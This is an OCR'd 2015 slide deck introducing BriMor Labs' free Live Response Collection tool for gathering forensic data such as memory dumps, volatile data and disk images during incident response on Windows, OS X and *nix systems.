BRIMOR LABS LIVE RESPONSE COLLECTION

or…

How to Leverage Incident Response Experience for FREE!!

Brian Moran
Digital Strategy Consultant - BriMor Labs
Millersville, Maryland


28 OCTOBER 2015

A Brief List of Topics

- Glance into the life of an incident responder
- “Can I do this better, faster, stronger?”
  - (All right, not stronger. Just in an easier way.)
- Overview of Live Response Collection
- Questions/Comments

The Introductory Introduction

- Hello, my name is Brian Moran
  - Hi Brian!
- 13+ years Air Force Active Duty
  - 10 years mobile exploitation/DFIR experience
- Co-winner: Unofficial Forensic 4Cast Awards 2012 -- Best Photoshop of Lee Whitfield
- Worked here….



The Life of an Incident Responder

- Digital Forensics/Incident Response (DFIR) is how I decided to pay the bills.

- First rule of incident response is always expect the EXACT opposite of what a client tells you

The Life of an Incident Responder

- For example, clients typically see Incident Responders like this


entertainment
WEEKLY
EW.com

The Life of an Incident Responder

- Or this


ipadwallpaper.org


The Life of an Incident Responder

- So we are immediately held to high expectations.

The Client is always right*

- How the client makes their network infrastructure sound.

**from a certain point of view*


Google
google.com/datacenters

The Life of an Incident Responder

- Actual undoctored photo of network infrastructure

The Life of an Incident Responder

- This leads to most DFIR professionals feeling like this.

Don’t believe marketing hype

- “Oh, we spent $$$ on $Vendor product, so we are safe”
- Any “tool”, regardless of the price, is still a “tool”

Simply Put: Doing this

Does not equal this:

Use one…don’t be one!

tool (*plural* **tools**)

1. A mechanical device intended to make a task easier.

   *Hand me that **tool**, would you? I don't have the right **tools** to start fiddling around with the engine.*

2. Equipment used in a profession, e.g., **tools** of the trade.

   *These are the **tools** of the trade.*

3. (computing) A piece of software used to develop software or hardware, or to perform low-level operations.

   *The software engineer had been developing lots of EDA **tools**, including a **tool** for recovering deleted files from a disk*

4. A person or group which is used or controlled, usually unwittingly, by another person or group.

   *He was a **tool**, no more than a pawn to her.*

5. (by extension, slang, pejorative) An obnoxious or uptight person.

   *He won't sell us tickets because it's 3:01, and they went off sale at 3. That guy's such a **tool**.*

6. A person or group which is used or controlled, usually unwittingly, by another person or group.


   *He was a **tool**, no more than a pawn to her.*

7. Additionally, circa 1868, an unskillful workman

   *Putting blind faith in your expensive cyber security product makes you a **tool**.*

Remember, attackers are clever too
AKA “Hiding in plain sight”

- Have you checked lately to make sure nothing else is in that your expensive cyber security tool folder?


nputer ▸ WIN7PRO (C:) ▸ ProgramData ▸ MANDIANT ▸
ude in library
Share with
Burn
New folder
Name
Date modified
Type
Size
MANDIANT Intelligent Response Agent 5/21/2015 12:18 PM File folder
anotherresult.txt 5/5/2015 10:31 AM Text Document 2 KB
bad.exe 5/5/2015 8:53 AM Application 413 KB
notAPTmalware.exe 2/4/2015 2:42 AM Application 589 KB
notlegit.bat 5/5/2015 10:49 AM Windows Batch File 2 KB
Q.VBE 9/28/2014 3:05 AM VBScript Encoded ... 12 KB
results.txt 5/5/2015 9:31 AM Text Document 5 KB
scanner.exe 8/27/2012 1:55 AM Application 36 KB
scanresult.txt 5/5/2015 10:32 AM Text Document 42 KB
sortabad.exe 3/17/2015 3:01 AM Application 431 KB
ZOMGNORTHKOREA.exe 2/11/2015 6:39 AM Application 872 KB

Remember, attackers are clever too
AKA “Hiding in plain sight”

– Folder is probably whitelisted from security application scans…which is perfect for malware staging

– Could also be attackers with a sense of humor ☺

What do we want to collect?

- As much data as possible to help figure out the issue
- What is “normal”? What is not “normal”
- Where do we start?

- What is your incident response process?

What to collect?

- Logs are a great resource
  - You do have logging enabled, right? ☺
- Active network connections
- Memory
- Common areas and techniques that attackers/ bad actors commonly use
  - Autoruns
  - %TEMP%
  - Root directory
  - At jobs (yup. Still effective!)

Can We Build This? Yes We Can!

- Many times we have to collect data from multiple systems, as quickly as we can

- Some tools exist to do this, but I wanted something that was
  - Repeatable
  - Portable
  - Customizable
  - Easy to use
  - And most importantly….**FREE!!!**

Live Response Collection

- A single, downloadable .zip file that can be run from any location
  - Administrative privileges allows more collection of data, but not necessary
- Major operating systems are currently covered
  - Windows (XP, Vista, 7, 8, 10, Server 2003, 2008, 2012)
  - OS X
  - Unix/Linux
- Development on all platforms is always continuing
- https://www.brimorlabs.com/Tools/LiveResponse.zip

*nix Live Response

- Collects various data from *nix systems, including:
  - Logged in users on the system
  - Running processes on the system
  - Loaded kernel extensions
  - Memory usage of running processes
  - .bash_history (per user)
  - current network connections

*nix Live Response (cont.)

- Example of output from "lsof_network_connections.txt"

lsof_network_connections.txt

```
COMMAND     PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
indicator  1564 brian   11u  IPv6  20288      0t0  TCP [::1]:57183->[::1]:631 (CLOSE_WAIT)
chrome     2509 brian   82u  IPv4  41344      0t0  UDP 192.168.1.14:47854->74.125.29.139:443
chrome     2509 brian   98u  IPv4  41353      0t0  TCP 192.168.1.14:49343->173.194.207.138:443 (ESTABLISHED)
chrome     2509 brian  138u  IPv4  35082      0t0  TCP 192.168.1.14:48082->64.233.171.188:5228 (ESTABLISHED)
chrome     2509 brian  145u  IPv4  40122      0t0  TCP 192.168.1.14:52732->74.125.226.40:443 (ESTABLISHED)
chrome     2509 brian  150u  IPv4  36759      0t0  TCP 192.168.1.14:52733->74.125.226.40:443 (ESTABLISHED)
chrome     2509 brian  190u  IPv4  36769      0t0  TCP 192.168.1.14:52954->74.125.29.93:443 (ESTABLISHED)
chrome     2509 brian  194u  IPv4  40135      0t0  TCP 192.168.1.14:40144->74.125.29.101:443 (ESTABLISHED)
chrome     2509 brian  237u  IPv4  33705      0t0  UDP *:5353
chrome     2509 brian  238u  IPv6  33706      0t0  UDP *:5353
chrome     2509 brian  252u  IPv4  34750      0t0  TCP 192.168.1.14:41188->74.125.29.139:443 (ESTABLISHED)
chrome     2509 brian  258u  IPv4  33734      0t0  UDP 192.168.1.14:44122->74.125.29.189:443
chrome     2509 brian  286u  IPv4  34809      0t0  UDP *:5353
unity-sco 3604 brian    7u  IPv4  40280      0t0  TCP 192.168.1.14:54553->91.189.92.10:443 (CLOSE_WAIT)
```

OSX Live Response

- Information about OSX Live Response, including:
  - Loaded kernel extensions
  - .bash_history (for each user)
  - Wifi connections
  - User/System Launch Agents
  - User/System Launch Daemons
  - Application LogIn Items

- *** More updates coming before the end the year!!

OSX Live Response (cont.)

- Example of output from “DNS_Configuration.txt”

DNS_Configuration.txt

```
DNS configuration (for scoped queries)

resolver #1
  nameserver[0] : 208.67.222.222
  nameserver[1] : 208.67.220.220
  if_index : 4 (en0)
  flags    : Scoped, Request A records
  reach    : Reachable
```

Windows Live Response

- Collection of built-in system commands and freely available tools
  - Automated memory dump, gateway ARP correlation, network connections, registry entries, Sysinternals, etc.
- The executable presents an easy to understand GUI, so ANYONE can use it!

Windows Live Response

- Six options to choose from:
  - Complete
    - runs Complete_Windows_Live_Response.bat
  - Memory Dump
    - runs Memory_Dump_Windows_Live_Response.bat
  - Triage
    - runs Triage_Windows_Live_Response.bat

Windows Live Response (cont.)

- Six options to choose from:
  - Secure Complete
    - runs Secure-Complete_Windows_Live_Response.bat
  - Secure Memory Dump
    - runs Secure-Memory_Dump_Windows_Live_Response.bat
  - Secure Triage
    - runs Secure-Triage_Windows_Live_Response.bat

- GUI is just an HTML application, so you can customize the batch scripts (not the names) and the GUI will still work!

BriMor Labs Windows Live Response Collection

BriMor Labs Windows Live Response Collection Data Gathering Scripts

- ○ **Secure-Complete** -- *Choosing this option will gather a memory dump, volatile data, and full disk image. Upon completion all data will be compressed and password protected.*
- ○ **Secure-Memory Dump** -- *Choosing this option will gather a memory dump and volatile data. Upon completion all data will be compressed and password protected.*
- ○ **Secure-Triage** -- *Choosing this option will gather volatile data. Upon completion all data will be compressed and password protected.*

- ○ **Complete** -- *Choosing this option will gather a memory dump, volatile data, and full disk image.*
- ○ **Memory Dump** -- *Choosing this option will gather a memory dump and volatile data.*
- ○ **Triage** -- *Choosing this option will gather volatile data.*

Run Selected Windows Live Response Script

License | Questions? | About

Complete option

- Complete performs the following items:
  - Memory Dump (using Belkasoft RAM Capture)
  - Volatile data (using variety of tools)
  - Disk imaging (using FTK command line)

- Disk imaging images all mounted drives, with the exception of network shares
  - Images will only be created if tool is run from an external (non-OS) drive (ie Can't run it from C:)
  - Also performs destination free space check prior to each imaging iteration

Processing time depends on number and size of drives

Memory Dump option

- Memory dump performs the following items:
  - Memory Dump (using Belkasoft RAM Capture)
  - Volatile data (using variety of tools)

- Memory dump can be created using other tools too, but I prefer Belkasoft RAM Capture

Processing time depends on size of memory (15-30 minutes usually)

Triage option

- Triage performs the following items:
  - Volatile data (using variety of tools)

- Uses a combination of built-in Windows commands and third party tools to gather data

Processing time depends on amount of data to be collected (5 - 15 minutes usually)

“Secure” options

